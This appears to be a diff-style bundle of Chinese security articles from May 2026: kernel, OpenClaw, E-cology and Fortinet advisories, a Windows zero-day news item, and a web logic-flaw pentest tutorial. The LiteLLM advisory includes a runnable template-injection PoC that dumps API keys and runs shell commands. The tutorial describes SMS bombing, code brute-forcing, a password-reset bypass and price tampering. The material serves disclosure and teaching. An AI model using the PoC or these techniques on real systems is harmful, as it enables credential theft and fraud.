||||
**漏洞描述**
|
||||
|
||||
Fragnesia漏洞利用了Linux XFRM ESP-in-TCP实现中的一个逻辑缺陷,该缺陷涉及在skb合并过程中对共享页面片段的处理不当。漏洞利用了这样一种情况:在套接字转换到espintcp ULP模式之前,文件支持的页面会被拼接到TCP接收队列中。一旦启用ESP处理,内核就会对队列中的数据进行原地解密,从而通过操纵AES-GCM密钥流来控制底层页面缓存的损坏。
|
||||
|
||||
漏洞利用程序使用用户和网络命名空间获取CAP_NET_ADMIN隔离命名空间内的权限,通过安装精心构造的ESP安全关联NETLINK_XFRM,并反复触发对缓存文件页的受控单字节写入。这种修改仅存在于页面缓存中,不会更改磁盘上的二进制文件。对非特权用户命名空间(例如 Ubuntu 中的默认命名空间)使用AppArmor限制可以部分缓解该漏洞,但仍需要额外的绕过措施才能成功利用。然而,与DirtyFrag不同,该漏洞不需要主机级权限。setresuid(0,0,0)/bin/sh。
|
||||
|
||||
2
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
2026年5月13日之前发布的所有Linux内核版本
|
||||
|
||||
|
||||
|
||||
|
||||
3
|
||||
|
||||
|
||||
**漏洞详情**
|
||||
<table><tbody><tr><td colspan="4" data-colwidth="143,144,143,143"><section style="text-align: center;"><span data-pm-slice="0 0 []"><span leaf="" style="color: rgba(0, 0, 0, 0.9);font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 13px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 700;letter-spacing: 0.544px;orphans: 2;text-align: center;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">漏洞详情</span></span></section></td></tr><tr><td data-colwidth="143"><section style="text-align: center;"><span leaf="" style="color: rgba(0, 0, 0, 0.9);font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 13px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 700;letter-spacing: 0.544px;orphans: 2;text-align: center;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">漏洞编号</span></section></td><td colspan="3" data-colwidth="144,143,143"><section style="text-align: center;"><span leaf="" style="background-color: rgb(255, 255, 255);color: rgba(0, 0, 0, 0.9);font-size: 13px;font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;font-style: normal;font-weight: 400;">CVE-2026-46300</span></section></td></tr><tr><td data-colwidth="143"><section style="text-align: center;"><span data-pm-slice="0 0 []"><span leaf="" style="color: rgba(0, 0, 0, 0.9);font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 13px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 700;letter-spacing: 0.544px;orphans: 2;text-align: center;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">漏洞名称</span></span></section></td><td colspan="3" data-colwidth="144,143,143"><section style="text-align: center;"><span leaf="" style="background-color: rgb(255, 255, 255);color: rgba(0, 0, 0, 0.9);font-size: 13px;font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;font-style: normal;font-weight: 400;">Linux 内核 Fragnesia 权限提升漏洞</span></section></td></tr><tr><td data-colwidth="143"><section style="text-align: center;"><span leaf="" style="color: rgba(0, 0, 0, 0.9);font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 13px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 700;letter-spacing: 0.544px;orphans: 2;text-align: center;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">评级</span></section></td><td data-colwidth="144"><section style="text-align: center;"><span leaf="" style="color: rgb(255, 41, 65);font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 13px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 700;letter-spacing: 0.544px;orphans: 2;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;dLine truncated
|
||||
|
||||
4
|
||||
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
中成信息安全实验室已复现Linux 内核 Fragnesia 权限提升漏洞,验证如下。
|
||||
|
||||

|
||||
|
||||
5
|
||||
|
||||
|
||||
**修复建议**
|
||||
|
||||
建议更新系统至2026年5月13日或之后发布的内核版本,确保包含相关修复补丁。
|
||||
|
||||
临时缓解方案:
|
||||
|
||||
可禁用 Fragnesia 和 DirtyFrag 中存在漏洞的模块:
|
||||
```
|
||||
rmmod esp4 esp6 rxrpc
|
||||
printf 'install esp4 /bin/false\ninstall esp6 /bin/false\ninstall rxrpc /bin/false\n' > /etc/modprobe.d/fragnesia.conf
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
关于我们
|
||||
|
||||
|
||||
漳州中成信息科技有限公司是一家专注于网络安全实战防护的创新型服务提供商。我们深刻理解网络安全的核心在于攻防对抗的持续较量,并以此独特视角为基石,致力于为客户构建动态、主动、智能化的纵深防御体系。区别于传统的被动防御,我们坚信“未知攻,焉知防”。公司汇聚了顶尖的渗透测试专家(红队)、应急处置精英(蓝队)及经验丰富的安全服务工程师,形成了一支具备完整攻防对抗能力的专业团队。我们的渗透测试团队模拟真实攻击者的思维与手段,深入挖掘系统、应用及网络中的深层次漏洞与风险点;应急处置团队则能在安全事件发生时快速响应、精准定位、有效遏制损失并溯源根因;安服工程师团队则致力于将攻防对抗中获得的宝贵经验转化为常态化的安全策略、加固措施与运营流程。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**点击名片**
|
||||
|
||||

|
||||
|
||||
**关注我们**
|
||||
|
||||
|
||||
|
||||
**扫描官网二维码**
|
||||

|
||||
|
||||
**了解更多**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,9 @@
|
||||
# 【漏洞通告】OpenClaw 安全漏洞(CVE-2026-41365)
|
||||
安迈信科应急响应中心 2026-05-14 02:52
|
||||
|
||||
|
||||
### 01 漏洞概况 OpenClaw是OpenClaw开源的一个智能人工助理。 OpenClaw 2026.3.31之前版本存在安全漏洞,该漏洞源于MS Teams线程历史记录存在发送者允许列表绕过,可能导致攻击者检索应被发送者允许列表过滤的线程消息。02 漏洞处置综合处置优先级:中漏洞信息漏洞名称OpenClaw 安全漏洞漏洞编号CVE编号CVE-2026-41365漏洞评估披露时间2026-04-28漏洞类型过滤绕过危害评级中危公开程度PoC已公开威胁类型远程利用情报在野利用否影响产品产品名称OpenClaw受影响版本OpenClaw 2026.3.31 之前版本影响范围窄有无修复补丁有
|
||||
### 03 漏洞排查 检查是否使用 OpenClaw 2026.3.31 之前版本,并确认是否启用了 Microsoft Teams / Graph API 线程历史消息获取相关功能;若版本未升级且使用该功能,则存在受影响风险。04 修复方案建议升级到2026.3.31或更高版本。05 时间线 2026.05.12安迈信科安全运营团队发布通告。 关于安迈信科西安安迈信科科技有限公司以“数字化可管理”为核心理念,坚持DevOps自主研发,创新打造“能力聚合、流程闭环、持续赋能”的综合性网络数据安全平台与运营服务。公司从古城西安出发,已在全国范围内为政府、运营商、电力、能源等行业客户提供了高质量的安全保障,并将继续为我国数字化转型和发展贡献力量。智 慧 . 至 简 . 致 诚
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,5 @@
|
||||
# 【漏洞通告】泛微 E-cology10 invoke命令执行漏洞
|
||||
安迈信科应急响应中心 2026-05-14 02:52
|
||||
|
||||
**01 漏洞概况 泛微E-cology10 invoke接口存在一个远程命令执行漏洞,攻击者可以利用该漏洞执行任意命令,导致服务器失陷。02 漏洞处置综合处置优先级:高漏洞信息漏洞名称泛微E-cology10 invoke命令执行漏洞漏洞编号CVE编号暂无漏洞评估披露时间2026-05-08漏洞类型远程命令执行危害评级高危公开程度PoC未公开威胁类型远程利用情报在野利用暂未确认影响产品产品名称泛微受影响版本暂未明确影响范围广有无修复补丁暂无03 漏洞排查用户尽快排查是否部署使用泛微E-cology10系统,并确认系统是否暴露 /papi/openapi/sapi/oauth2/logicflow/plugin/invoke 接口。若该接口可被公网或非可信来源访问,且系统未安装官方最新安全补丁,则可能受到该漏洞影响。04 修复方案目前暂未监控到官方发布安全通告,建议对 /papi/openapi/sapi/oauth2/logicflow/plugin/invoke 接口实施严格访问管控,仅允许内网可信 IP 段访问,同时关闭不必要的远程调用权限,阻断外部恶意利用该接口进行文件上传的行为,降低服务器被入侵风险。05 时间线2026.05.08 监测发现漏洞 2026.05.12 安迈信科安全运营团队发布通告 关于安迈信科西安安迈信科科技有限公司以“数字化可管理”为核心理念,坚持DevOps自主研发,创新打造“能力聚合、流程闭环、持续赋能”的综合性网络数据安全平台与运营服务。公司从古城西安出发,已在全国范围内为政府、运营商、电力、能源等行业客户提供了高质量的安全保障,并将继续为我国数字化转型和发展贡献力量。智 慧 . 至 简 . 致 诚**
|
||||
|
||||
@@ -0,0 +1,6 @@
|
||||
# 【高危AI漏洞预警】CVE-2026-42203|LiteLLM AI Gateway 服务端模板注入远程代码执行(RCE)
|
||||
飓风网络安全 2026-05-13 15:29
|
||||
|
||||

|
||||
|
||||
**一、漏洞概述**CVE-2026-42203 是 LiteLLM(BerriAI 旗下开源 AI Gateway/LLM 代理)在 /prompts/test 接口存在的服务端模板注入(SSTI)→ 远程代码执行(RCE)漏洞。• 影响版本:1.80.5 ≤ LiteLLM < 1.83.7• 修复版本:≥ 1.83.7(2026-05-07 发布)• 触发条件:只要拥有任意合法 LiteLLM Proxy API Key 即可利用(普通用户权限即可)• 危害后果:直接在 LiteLLM 服务进程中执行任意 Python 代码 → 窃取所有 LLM API Key、数据库密码、环境变量、服务器权限接管、植入后门该漏洞风险极高,所有使用 LiteLLM 代理的企业务必立即升级或阻断该接口。**二、漏洞基本信息**• 漏洞类型:服务端模板注入(SSTI)→ 远程代码执行(RCE)• CVSS 4.0:8.6(High)AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N• CWE:CWE-1336(模板引擎特殊元素未正确过滤)• 影响组件:LiteLLM(AI Proxy Gateway)• 触发接口:POST /prompts/test• 认证要求:需要合法 Proxy API Key(普通用户即可)• 修复方式:升级到 1.83.7+**三、漏洞原理**LiteLLM 的 /prompts/test 接口用于测试 Prompt 模板渲染功能,接收用户传入的模板字符串并在服务端直接渲染,未做任何沙箱隔离或模板语法过滤。核心问题:• 后端使用不安全的模板引擎直接解析用户可控模板• 模板中可直接嵌入 Python 表达式/代码• 认证仅校验 Proxy API Key,普通用户即可访问• 注入代码在 LiteLLM 主进程上下文执行,可访问全部环境变量、配置、密钥一句话总结:用户可控模板 → 无过滤渲染 → 任意 Python 代码执行 → 全权限接管。**四、环境复现(极简)**1. 安装受影响版本pip install litellm==1.83.62. 启动 LiteLLM(默认配置即可)litellm --port 4000服务监听:http://localhost:40003. 获取一个合法 Proxy API Key默认配置下,直接使用:sk-1234**五、漏洞利用 PoC(Python,直接可用)**下面给出完整可直接运行的 PoC,作用:• 触发 SSTI → 执行任意 Python 代码• 示例:读取系统环境变量(含所有 LLM API Key)、执行系统命令import requests# ==== 配置区 ====url = "http://localhost:4000/prompts/test"api_key = "sk-1234" # 合法 Proxy API Key# =================headers = { "Authorization": f"Bearer {api_key}", "Content-Type": "application/json"}# 恶意模板:执行任意 Python 代码# 示例 1:读取环境变量(获取所有 LLM API Key)malicious_template = """{{% for k, v in os.environ.items() %}}{{k}} = {{v}}{{% endfor %}}"""# 示例 2:执行系统命令(id / whoami)# malicious_template = """# {{os.popen('id').read()}}# """data = { "prompt": malicious_template, "model": "gpt-3.5-turbo"}try: resp = requests.post(url, headers=headers, json=data, timeout=10) print("状态码:", resp.status_code) print("响应内容:\n", resp.text)except Exception as e: print("请求失败:", e)运行结果(成功示例)状态码: 200响应内容:OPENAI_API_KEY = sk-xxxxxxANTHROPIC_API_KEY = sk-ant-xxxxxxDATABASE_URL = postgres://user:pass@db:5432/litellm...uid=1000(user) gid=1000(user) groups=1000(user)说明:• 模板中直接使用 os 等内置模块,无需额外导入• 可执行任意 Python 代码:文件读写、反弹 Shell、植入后门、横向移动• 权限为 LiteLLM 进程权限(通常为 高权限/root)**六、攻击面与真实危害**1. 窃取全部 LLM 厂商 API Key滥用高额账单、数据泄露2. 读取数据库账号密码、JWT 密钥、敏感配置3. 服务器权限接管:执行系统命令、读写任意文件、植入持久化后门4. 横向移动:利用窃取凭证渗透内网其他服务5. 数据投毒/篡改:篡改 LLM 代理逻辑、劫持用户请求一句话:拿下 LiteLLM = 拿下整个 AI 基础设施。**七、修复与缓解方案**✅ 紧急修复(必做)立即升级 LiteLLM 至 ≥ 1.83.7pip install --upgrade litellm✅ 临时缓解(无法立即升级时)1. 禁用 /prompts/test 接口(Nginx/反向代理拦截)location /prompts/test { deny all; return 403;}2. 收紧 API Key 权限:禁止普通用户访问测试接口3. 网络隔离:仅内网可访问 LiteLLM 代理,禁止公网暴露✅ 长期安全建议• 开启 LiteLLM 严格模板沙箱(新版本默认开启)• 禁止模板中执行任意 Python 代码• 对所有用户可控输入做严格过滤/转义• 定期更新依赖,关注官方安全公告
|
||||
@@ -0,0 +1,82 @@
|
||||
# 神秘的微软漏洞发现者持续公开Windows 0day
|
||||
会杀毒的单反狗
|
||||
会杀毒的单反狗 爱拍照的老李 2026-05-14 01:01
|
||||
|
||||
**导****读**
|
||||
|
||||
|
||||
|
||||
今年已经恶意曝光三个 Windows
|
||||
0day
|
||||
漏洞的匿名安全研究人员,在微软
|
||||
5
|
||||
月补丁日更新之后,又曝光了两个新的漏洞,攻击者可以利用这些漏洞获得 SYSTEM 权限。
|
||||
|
||||
|
||||
|
||||
|
||||
Nightmare-Eclipse(或 Chaotic Eclipse,取决于你更喜欢哪个别名)公布了 YellowKey和GreenPlasma的详细信息 ——分别是 BitLocker 绕过漏洞和权限提升漏洞,攻击者可以利用这些漏洞获得 SYSTEM 访问权限。
|
||||
|
||||
|
||||
接受《The Register》采访的专家警告说,这两个漏洞都存在严重的安全隐患,尤其是 Nightmare-Eclipse 还发布了大量关于如何利用这些漏洞的技术信息。
|
||||
|
||||
|
||||
Nightmare-Eclipse 将 YellowKey 描述为“我发现过的最疯狂的发现之一”。他们提供了这些文件,这些文件必须加载到 U 盘上,如果攻击者正确完成密钥序列,他们就能获得对受 BitLocker 保护的计算机的完全 shell 访问权限。
|
||||
|
||||
|
||||
这个漏洞需要实际接触到Windows电脑,BitLocker是Windows针对物理接触设备的最后一道防线,绕过这项技术就等于能够访问加密文件。
|
||||
|
||||
|
||||
尽管需要物理访问,但 Bridewell 的网络威胁情报首席负责人 Gavin Knapp 告诉The Register,YellowKey 仍然是“使用 BitLocker 的组织面临的巨大安全问题”。
|
||||
|
||||
|
||||
他援引网络威胁情报圈内共享的信息补充说,可以通过实施 BitLocker PIN 码和 BIOS 密码锁定来缓解 YellowKey 的威胁。
|
||||
|
||||
|
||||
该研究人员还发布了 GreenPlasma 的部分漏洞利用代码,而不是完整的概念验证漏洞利用 (PoC)。
|
||||
|
||||
|
||||
攻击者需要获取研究人员提供的代码,并自行研究如何将其武器化,这并非易事:目前,该代码在默认 Windows 配置下会触发 UAC 同意提示,这意味着静默攻击仍处于开发阶段。
|
||||
|
||||
|
||||
Knapp 警告说,攻击者在受害者系统中取得初步立足点后,经常会利用这类权限提升漏洞。
|
||||
|
||||
|
||||
他说:“这些权限提升漏洞通常会在攻击后被利用,使攻击者能够在横向转移到其他系统之前,发现并收集凭证和数据,最终实现数据窃取和/或勒索软件部署等目标。”
|
||||
|
||||
|
||||
“目前,GreenPlasma尚无已知的缓解措施。待微软解决此问题后,及时打补丁至关重要。”
|
||||
|
||||
|
||||
YellowKey 和 GreenPlasma 是这位神秘的匿名研究人员今年曝光的五个微软
|
||||
0day
|
||||
漏洞中最新的两个。
|
||||
|
||||
|
||||
当 Nightmare-Eclipse发布 BlueHammer(CVE-2026-32201,6.5)——微软在 4 月份对其进行了修复——时,他们被描述为一名心怀不满的研究人员,此后有传言称他是微软的前雇员。
|
||||
|
||||
|
||||
根据他们以 Chaotic Eclipse 为名发表的第一篇博客文章,漏洞泄露事件是在一次涉嫌违反信任关系后发生的。
|
||||
|
||||
|
||||
4 月初,该研究人员泄露了 Windows Defender 漏洞利用的概念验证代码,他们称之为 RedSun 和 UnDefend——分别是另一个管理员权限提升漏洞和拒绝服务漏洞——以及 BlueHammer。
|
||||
|
||||
|
||||
RedSun 和 UnDefend 这两个漏洞仍然没有修复,据 Huntress 称,发布的概念验证代码很快就被利用并被用于现实世界的攻击中。
|
||||
|
||||
|
||||
安全专家将 YellowKey 和 GreenPlasma 的曝光描述为针对微软不断升级的报复行动的最新进展,并警告说还会有更多类似事件发生。
|
||||
|
||||
|
||||
新闻链接:
|
||||
|
||||
https://www.theregister.com/security/2026/05/13/disgruntled-researcher-releases-two-more-microsoft-zero-days/5239758
|
||||
|
||||
****
|
||||
扫码关注
|
||||
|
||||
军哥网络安全读报
|
||||
|
||||
**讲述普通人能听懂的安全故事**
|
||||
|
||||
|
||||
@@ -0,0 +1,315 @@
|
||||
# 逻辑漏洞渗透
|
||||
原创 成渝Sec
|
||||
成渝Sec 成渝Sec 2026-05-13 23:03
|
||||
|
||||
**一、业务逻辑漏洞简介**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
### GB/T 36627-2018信息安全技术网络安全等级保护测试评估技术指南中,对逻辑漏洞的解释:
|
||||
- 业务逻辑缺陷漏洞(Business Logic Vulnerability) 是指由于应用程序的业务逻辑处理存在缺陷(如流程跳跃、状态篡改、权限校验缺失等),导致攻击者能够绕过正常业务流程,实现非预期的操作后果(如越权访问、任意密码重置、低价交易等)。
|
||||
|
||||
在工作中,逻辑设计缺陷是由于应用在最初设计时由于未考虑全面,在登录、注册、找回密码、支付模块中程序的判断逻辑及程序的处理流程上存在缺陷,导致攻击者可以绕过程序的处理流程,从而达到特定的目的,如暴力破解密码,任意用户注册、任意用户登录、任意密码重置及各种支付漏洞。
|
||||
|
||||
**二、常见的逻辑漏洞—**
|
||||
注册
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
#### 短信轰炸
|
||||
|
||||
原理由于短信业务逻辑设计缺陷,没对短信发送次数做限制,导致可以大量重复发送短信验证码。该漏洞会对其他用户造成骚扰或使厂商的运营商短信费用的增加,造成损失。
|
||||
|
||||
具体操作:抓取发送短信的数据包到Repeater器中,重复点击send。手机在同一时间内收到大量短信验证码。
|
||||
|
||||
会员注册页面可以看到注册需要短信获取验证码:
|
||||
|
||||

|
||||
|
||||
漏洞复现
|
||||
|
||||
第一步:进入会员注册页面,输入手机号,获取验证码,测试短信接口正常
|
||||
|
||||

|
||||
|
||||
第二步:注册,打开BP进行抓包,查看数据包,可以看到短信验证码也是直接存在cookie中的:
|
||||
|
||||

|
||||
|
||||
此时如果该接口存在安全漏洞,比如没有限制短信发送次数和时间间隔限制、那么我们就可以将以上数据包发到repeater,然后不断地重放请求数据包,然后就会不断地产生新的短信验证码通过接口发送至指定的手机,造成短信轰炸的现象,也就是短信炸弹。
|
||||
修改手机号接收验证码
|
||||
|
||||
用自己的手机收到正确验证码,在点击注册时拦截包将手机号改为其他手机号,如果成功的话就注册了别人的手机号,这是因为后端仅验证了验证码是否是正确的而没有验证验证码是否与手机匹配。
|
||||
|
||||
**三、常见的逻辑漏洞—登陆**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
登录处可能存在任意用户登录、验证码可绕过、用户账号可撞库等问题。
|
||||
|
||||
短信轰炸
|
||||
|
||||
测试短信轰炸与注册处测试步骤一样(一般来说注册处有短信轰炸的话这里也会有)。
|
||||
|
||||
验证码爆破
|
||||
|
||||
至于手机验证码,通常是尝试爆破,如果网站发到手机上的短信没有写什么在xx时间内有效之类的则有可能没有时间限制,将登录包右键发送至Intruder(即测试器模块)设置好爆破位置后在载荷里选择数值后开始爆破。主要原因对验证码有效期和请求次数没有进行限制。
|
||||
|
||||
漏洞复现
|
||||
|
||||
semcms靶场的邮箱认证码默认是四位数字组成,可以使用burp
|
||||
suite进行爆破,密码随便输入(本实验输入1
|
||||
2345)
|
||||
,认证码也随便输入1
|
||||
-
|
||||
4位数字,然后通过burpsuite进行抓包,点击确认找回。
|
||||
|
||||

|
||||
|
||||
修改用户参数
|
||||
|
||||
查看数据包中是否有用户id之类的参数,抓包修改参数,验证系统是否拥有完善权限管理和鉴权机制。
|
||||
|
||||
**四、常见的逻辑漏洞—密码找回**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
导致密码找回功能的逻辑漏洞的原因大致有以下几类:
|
||||
- 验证码爆破的,对验证码有效期和请求次数没有进行限制
|
||||
|
||||
- token验证之类的,直接将验证内容返回给用户;
|
||||
|
||||
- 找回密码功能的进行身份验证内容未加密或者加密算法较弱,容易被猜解,
|
||||
|
||||
- 对用户的身份验证在前端进行,导致验证被抓包绕过 ;
|
||||
|
||||
- 在最后一步修改密码的动作时,没有校验账号是否通过了验证、短信与手机号是否对应。
|
||||
|
||||
任意密码找回的方法
|
||||
|
||||
1. 用户凭证暴力破解
|
||||
|
||||
2. 返回凭证
|
||||
|
||||
3. 邮箱弱token
|
||||
|
||||
4. 用户凭证有效性
|
||||
|
||||
5. 重新绑定手机和邮箱
|
||||
|
||||
6. 服务器验证
|
||||
|
||||
7. 用户身份验证
|
||||
|
||||
8. 找回步骤
|
||||
|
||||
9. 本地验证
|
||||
|
||||
10.Token生成可控
|
||||
|
||||
11.注册覆盖
|
||||
|
||||
12.Session覆盖
|
||||
|
||||
漏洞复现
|
||||
|
||||
第一步:自建SEMCMS靶场:
|
||||
|
||||

|
||||
|
||||
第二步:进入找回密码界面:
|
||||
|
||||

|
||||
|
||||
第三步:
|
||||
构造payload绕过邮箱验证:
|
||||
|
||||
当请求参数
|
||||
type=ok 时,SEMCMS_Remail.php后面跟的参数type也是ok,
|
||||
那么我们可以构造一个payload去绕开邮箱的验证。
|
||||
```
|
||||
Payload: type=ok&[email protected]
|
||||
```
|
||||
|
||||
xx@qq.com
|
||||
是随便输一个邮箱,将payload修改到请求数据包里重放发现已经成功进入找回密码的下一步骤:
|
||||
|
||||

|
||||
|
||||
|
||||
**五、常见的逻辑漏洞—交易支付**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
在支付订单时,可以篡改价格为任意金额;或者可以篡改运费或数量为负数,导致总金额降低;
|
||||
|
||||
这个漏洞的关键在于服务器没有验证这些数字是否小于0、价格是否从服务器获取、数量是否大于0等。
|
||||
|
||||
支付漏洞的主要利用方式
|
||||
|
||||
1. 修改支付价格
|
||||
|
||||
2. 修改支付状态
|
||||
|
||||
3. 修改订单数量
|
||||
|
||||
4. 修改附属值(比如优惠券),选择优惠券后修改金额大于等于商品的价格
|
||||
|
||||
5. 越权支付,用别人的钱包购买自己的东西
|
||||
|
||||
漏洞复现
|
||||
|
||||
实际安全中会有一些比较特别的,反正各种能改的参数都去尝试。个数*单价-优惠券个数*单价=总额,每个值都可能存在问题,就看服务自身处理是否有问题。
|
||||
|
||||
交易支付的逻辑漏洞一般是订单可被恶意修改,比如修改购买数量和单价以形成超低价的总额,以某体检出现过的一个漏洞为例,可通过修改订单价格实现免费体检,首先选择套餐。以下为大米CMS靶场,购物车页面:
|
||||
|
||||

|
||||
<table><tbody><tr><td><section style="box-sizing: border-box;"><span leaf=""><br/></span></section></td><td data-colwidth="0" width="0"><section style="box-sizing: border-box;"><span leaf=""><br/></span></section></td></tr><tr><td><section style="box-sizing: border-box;"><span leaf=""><br/></span></section></td><td><section style="box-sizing: border-box;"><span leaf=""><br/></span></section></td></tr></tbody></table>
|
||||
查看订单,显示已付款成功
|
||||
:
|
||||
|
||||

|
||||
|
||||
查看在线充值界面,点击我要提现,显示余额多出了5400元:
|
||||
|
||||

|
||||
|
||||
**六、常见的逻辑漏洞—越权漏洞**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
授权的概念
|
||||
:
|
||||
|
||||
•
|
||||
是对
|
||||
特定资源
|
||||
的
|
||||
读写权限
|
||||
。简单的说,就是你的权限能让你做什么事情,而验证则表示是否真的可以对这些资源进行读写。
|
||||
|
||||
未授权访问的
|
||||
概
|
||||
念:
|
||||
|
||||
•
|
||||
非授权访问是指用户在
|
||||
没有通过认证授权
|
||||
的情况下,能够
|
||||
直接访问需要通过认证才能访问到的页面
|
||||
或文本信息。
|
||||
|
||||
越权
|
||||
漏洞的产生
|
||||
|
||||
越权漏洞的成因主要是因为
|
||||
开发人员在对数据进行操作
|
||||
时
|
||||
对客户端请求的数据过分相信,而遗漏了权限的判定。
|
||||
|
||||
越权产生的位置
|
||||
|
||||
1. 修改、重置、找回其他账户密码
|
||||
|
||||
2. 查看、修改其他账户
|
||||
未公开的信
|
||||
息
|
||||
,例如个人资料、文件、数据、程序等
|
||||
|
||||
3. 与
|
||||
账户
|
||||
关联的
|
||||
权限操作
|
||||
|
||||

|
||||
|
||||
越权漏洞的分类
|
||||
|
||||
水平越权
|
||||
:指
|
||||
相同权限
|
||||
的
|
||||
不同用户
|
||||
可以
|
||||
互相访问。
|
||||
|
||||
•
|
||||
举例:两个
|
||||
不同的公司
|
||||
A和B,通过修改请求,公司A可以任意修改B公司的员工、部门、考勤等信息。
|
||||
|
||||
垂直越权
|
||||
:指使用
|
||||
权限低
|
||||
的用户
|
||||
可以访问权限较高
|
||||
的用户。
|
||||
|
||||
•
|
||||
举例:
|
||||
同一个公司
|
||||
不同权限的管理员A和B,通过修改请求,管理员A可以修改不在他管辖范围内的员工、考勤、工资等。
|
||||
|
||||
漏洞复现
|
||||
|
||||
第一步: 打开seacms,进入登录界面,首先注册两个用户
|
||||
|
||||
用户1:水平A
|
||||
/123456
|
||||
|
||||
用户2:水平B
|
||||
/654321
|
||||
|
||||
第二步:将水平A用户的PHPSESSID复制篡改掉水平B用户的值,ctrl+R转发到repeater,点击send重放数据包。测试水平A使用密码abc456是否可以登录成功。可以看出已经成功登录,说明密码被他人水平越权修改:
|
||||
|
||||

|
||||
|
||||
**七、逻辑漏洞的防御**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
逻辑漏洞因为是和业务紧密联系,这种漏洞在被利用时数据包中是没有Payload所言的,所以类似于WAF这种应用漏洞的防御手段显然是没有用的,防御和解决业务逻辑漏洞还是要从业务本身出发,做好风险管理,了解掌握各类业务流程和环节中的关键风险节点和风险程度,以及对应有效的风险管理方法和技术,完善风控系统规则等。简单总结了以下几个方面:
|
||||
|
||||
•
|
||||
完善权限管理和鉴权机制;
|
||||
|
||||
•
|
||||
对重要数据进行签名,防止篡改;
|
||||
|
||||
•
|
||||
重要操作验证在后端进行,比如时间限制,最大值限制等;
|
||||
|
||||
•
|
||||
加强验证码机制和防爆破、防重放机制;
|
||||
|
||||
•
|
||||
处理好业务流程顺序执行关联。
|
||||
|
||||
除此之外,一切漏洞都产生于代码层面和配置层面,加强应用的上线前安全评估和审计必不可少。
|
||||
|
||||
**如果文章对你有帮助,请关注我的公众号:**
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,27 @@
|
||||
# 针对 FortiSandbox 和 FortiAuthenticator 的关键漏洞已修复
|
||||
鹏鹏同学
|
||||
鹏鹏同学 黑猫安全 2026-05-14 00:45
|
||||
|
||||

|
||||
|
||||
Fortinet 修复了影响 FortiSandbox 和 FortiAuthenticator 的两个关键漏洞。这些漏洞可能使攻击者能够在未修补的系统上执行任意命令或代码。
|
||||
|
||||
第一个漏洞编号为 CVE-2026-44277,是 FortiAuthenticator 中的一个访问控制不当问题。
|
||||
|
||||
公告中写道:“FortiAuthenticator 中存在一个访问控制不当漏洞 [CWE-284],可能允许未授权攻击者通过精心构造的请求执行未授权的代码或命令。”
|
||||
|
||||
以下是受影响版本:
|
||||
